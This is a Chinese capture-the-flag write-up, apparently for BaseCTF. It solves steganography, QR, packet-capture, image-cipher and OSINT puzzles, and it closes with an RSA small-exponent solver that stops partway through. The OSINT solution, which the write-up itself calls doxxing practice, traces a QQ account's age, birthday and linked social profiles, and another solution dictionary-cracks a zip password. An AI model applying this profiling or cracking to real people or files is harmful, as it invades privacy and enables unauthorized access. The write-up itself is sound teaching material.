
Misc


[Fin] osc

拿到附件后打开是个wav文件，文件头文件尾经检查均正常，没有附加额外信息。

拖到Audacity里查看频谱图，可以隐约的“CTF”三个字母，推测这个就是flag。



题目是osc（示波器），解题关键应该和波形有关，放大查看构成字符“F”的波形。




可以观察到波谷呈从“|”到“:”的变化（只看每个周期的前半段最低处），正好对应字符“F”从左向右用一个竖线扫描时，扫出的图案。推测字符是由每个波的前半个周期，波谷处形成的。

对左边八个已知字符（"BaseCTF{“）分析，结果与猜想均吻合。

直接上代码，经过适当的参数选取，可以将flag打印地好看一点：

```
import scipy.io.wavfile as wav
from PIL import Image, ImageDraw

rt, wavsignal = wav.read('flag.wav')
#print(len(wavsignal))#151791
offset = 10    #    y轴偏移矫正
length = 151791 // 20 // 50 - 51   #   粗略估算每个波的波长

image = Image.new("RGBA", (1500, 200), (0, 0, 0))

for i in range(offset, 151791, length):
    if (i + length - 1) // length >= 1500: break
    mx = 0
    padding = int((i // length) / 4.4)      #图像矫正
    subwav = wavsignal[i + padding : i + length + padding]
    for x, y in subwav:     #找到区间最大值（其实是可以公式推算的，斜线斜率可测，但我懒得算，能跑出图就算胜利）
        mx = max(mx, y)
    for j in range(len(subwav)):
        y = mx - subwav[j][1]
        c = min(255, int(255 * (max(0, y) / (2 * mx + 1))))     #用该点y值距区间最大值的距离计算亮度
        L = len(subwav)
        image.putpixel(((i + L - 1) // L, j * 200 // L), (0, c, 0))

image.show()
# image.save('flag！！！.png')
```

打印图片如下，还算清晰：




[Week2] 二维码1-街头小广告


水题，直接靠二维码强大的纠错能力，补全二维码后扫描（但是注意别用微信/QQ自带扫描，会自动跳转，损失掉二维码的信息）

[Week2] 反方向的雪

将压缩包中的图片拖到minihex中检查，发现文件尾有异常，看着像逐字节反转的zip。用工具处理出隐藏的zip。




尝试打开，发现需要密码，题目说压缩包密码是6尾，而且根据注释“The_key_is_n0secr3t”可知，密码应该很简单，在字典中能查到。用Archive Password Recovery选字典模式爆破，爆出密码是123456。




解压后打开flag.txt，看起来是空的，但是全选后能看到似乎隐藏了一些空白字符。

由题目关键词“雪”可知，这应该是snow隐写，找snow.exe，密钥用n0secr3t试试，得到flag：




[Week2] 海上又遇了鲨鱼

打开题目附件，是个wireshark流量包，打开流量，分析后可以知道是有人在爆破密码，然后下载了flag.zip。



提取flag.zip后，发现需要密码，根据压缩包注释"repeat password"，猜测密码和爆破出来的账号的密码是一样的，回到流量包可以找到这条记录，输入密码后即可取得flag：



[Week3] 白丝上的flag

打开附件，可以看到一个python加密脚本，一个原图，一个加密后的图。

分析加密脚本逻辑如下：

选取(1, 1)的alpha值作为初始iv，然后遍历每个像素进行如下更新：

```
r_ <- g
g_ <- b
b_ <- a
a_ += r + g + b + iv
iv += g + b + a
```

(r, g, b, a, iv均在模 256 意义下更新)

那么可以写出解密流程如下：

倒着遍历每个像素进行如下更新：

```
r -> g_
g -> b_
b -> a_
```

```
a - iv => r_
iv -= r + g + b
```


iv值不知道？好像不影响解密。

exp如下：

```
from PIL import Image
from random import randint
import sys

iv = 0
def rez_add(r, g, b, a):#r <= g, g <= b, b <= a, a += r + g + b + iv, iv += g + b
+ a
    global iv
    g_ = r
    b_ = g
    a_ = b
    r_ = a - iv
    iv -= r + g + b

    r_ = (r_ + 256 * 3) % 256
    iv = (iv + 256 * 3) % 256
    return r_, g_, b_, a_

def rconfuse(data):
    r,g,b,a = data
    for _ in range(8):#加8次
        r,g,b,a = rez_add(r,g,b,a)
    return r,g,b,a

def rconfuse_image(flag):
    #global iv
    #iv = 0#flag.getpixel((1,1))[0]

    img = Image.new('RGBA', (flag.width, flag.height))
    for w in range(img.width - 1, -1, -1):
        for h in range(img.height - 1, -1, -1):
            img.putpixel((w, h), rconfuse(flag.getpixel((w,h))))
    return img

if __name__ == '__main__':
    #global iv
    iv = 0
    for i in range(256):
        #global iv
        iv = i
        print("processing " + str(i) + "...")
        flag = Image.open("en_image.png")
        img = rconfuse_image(flag)
        img.save("de_image"+str(i)+".png")
```

[Week3] 纯鹿人

附件是个docx文件，移开图片，可以看到图片后隐藏着一段文字，是base64编码，解密出“password：ikunikun”，似乎是压缩包密码



猜测压缩包可能藏在图片中，把docx后缀改成zip，无损提取出图片，分割出zip，然后解压即可拿到flag

[Week4] 二维码2-阿喀琉斯之踵

打开附件，有两张二维码图片，其中hint似乎想表明，原二维码有些地方被涂黑了。


直接打开画图工具擦掉hint被标记的地方。并且要注意到一个事实：在二维码中，左下角的右上方有一个像素一定是黑的，把这个地方涂黑。就可以扫出flag（有点难扫出来，可以把图片缩小一点扫）

[Week4] 小cheny的社交


开盒能力锻炼题？

打开图片，拖入Minihex检查，无附加信息。用Stegsolve.jar打开图像，在Alpha plane 1发现密文：

是Base64编码，用cyberchef一键解密，发现一串很像二进制数的东西



再作为bin解密一次，得到一串数字




结合题意猜测，这个应该是社交账号，作为QQ号试试，发现确实可以搜到一个半星小号：


04:49
个人资料
爱意随风起
QQ号：3848645207
21
女 | 18岁 | 7月6日 巨蟹座
625
VIP
TA还未开通任何特权服务
不想上学
你们的关系标识
43%
她的QQ空间
Övo 0vO O.o
OwÖ Ö_o Ö.o
Öwo Ö.o Ō···
加好友


04:49
爱意随风起
07月19日20:24
starrysky1005
UP主
1288粉丝

在空间中发现了一个b站视频链接，以及一个意义不明的字符串，为“真嘟假嘟语”，上网查找相关翻译器翻译（我用的是https://zdjd.vercel.app/）：

只有半个flag，推测剩下一半要去b站那边找，在b站简介中发现了cheny师傅（和题目cheny相对应），进其主页，查看动态，可以看到7月19号有一条意义不明的动态，日期正好和题目放出来的时间差不多



简介 评论 152 点我发弹幕

starrysky1005
1352粉丝 4视频
+ 关注

AWD PWN脚本和工具

1.3万 4 2024年4月26日 18:49 1人正在看
BV1Fx4y1r7n2 未经作者授权禁止转载

代码见：
https://starrysky1004.github.io/2024/04/26/awd-pwn/awd-pwn/#/
感谢z1r0师傅的脚本和cheny师傅@是cheny不是辰雨 找的工具ovo

AWD PWN

396 不喜欢 140 548 161

南方帕科 站内过审视频
UP GuCATs
874 · 成长学习

你想有多PWN(不再更新)

观察后不难发现，这实际上就是一个网址，按奇偶分成了两个字符串，数据量不大，手动复原后可以发现其是个个人blog，在主页可以看到一篇7月19发布的文章，内容还是熟悉的“尊嘟假嘟语”

再次用翻译器即可获取剩下一半flag：

好绕

Crypto

[Fin] の歪来

打开附件，是个py加密脚本：

```
from Crypto.Util.number import *
from gmpy2 import *

flag=b''
assert len(flag)==28
m=bytes_to_long(flag)

n=getPrime(2048)
e=32

c=pow(m,e,n)
```

```
print("n =",n)
print("e =",e)
print("c =",c)
```

代码十分短，注意到e特别小，而且是2的幂次。考虑对密文进行五次开方，枚举32个可能解，即可找到flag

exp如下:

```
from random import *
from Crypto.Util.number import *
from gmpy2 import *

def legendre(a, p):
    symbol = pow(a, (p - 1) // 2, p)
    if symbol == p - 1:
        return -1
    return symbol

def tonelli(a, p):                          #Tonelli
    if a == 0 or legendre(a, p) != 1:
        return 0
    q = p - 1
    s = 0
    while q % 2 == 0:
        q //= 2
        s += 1
    if s == 1:
        return pow(a, (p + 1) // 4, p)

    z = 2
    while legendre(z, p) != -1:
        z += 1

    m = s
    c = pow(z, q, p)
    t = pow(a, q, p)
    r = pow(a, (q + 1) // 2, p)

    while t != 1:
        t2 = t
        i = 0
        while t2 != 1 and i < m:
            t2 = pow(t2, 2, p)
            i += 1
        b = pow(c, 2 ** (m - i - 1), p)
        m = i
        c = (b * b) % p
        t = (t * c) % p
        r = (r * b) % p
```

```
    return r

#x^2=c mod p
def Cipolla_algorithm(c,p):          #Cipolla
    # 定义模p复数域上的乘法
    def multiplication(x1,y1,x2,y2,w,p):
        x=(x1*x2+y1*y2*w)%p
        y=(x1*y2+x2*y1)%p
        return x,y

    # 获取w,使得w=-1mod(p),w是复数元的平方
    def get_w(c,p):
        a=randint(1,p)
        w=pow(a, 2) - c
        while pow(w,(p - 1)//2,p)!=p-1:
            a=randint(1,p)
            w=pow(a,2)-c
        return w,a
    #主体部分
    w,a=get_w(c,p)
    power=(p+1)//2
    x1=a
    y1=1
    x=1
    y=0

    while(power!=0):
        if(power!=(p+1)//2):
            x1,y1=multiplication(x1,y1,x1,y1,w,p)
        if(power & 1):
            x,y=multiplication(x,y,x1,y1,w,p)
        power>>=1
    return x

n =
173632492268799096756676295339722337985663136694205631552969180201754469734564284547352634890445752571326908828835873428176534514832227057607048902659008852559720673491045799388085916083829926805333275180708782974383398849960593095493009425701047473487517667118339837059798807141747090473351477399918503852441592355043755591442834948005730790555475974107835599651622162033071002480011584456652714380676705225109910476884141766599071644365394912056379336816588142675673852320976795542828635951834225044943572051800938287864150605650031839669592732530394169868164440731587231912908064131754781757382669952149652202316491
e = 32
c =
68404537565622051471032194798439996876250296914966356890450747202406153219668878316420351241984454853202650971913347207985220974220841413320441117645583361747438193479529147752068097371980582203623813494810278936091446970544650707792903292226962366713744127067898621938716878210410535668735531891486685998410843701370848935755676229724764097551873881211779232172085520498769440557459129875363900754172610168093355393629849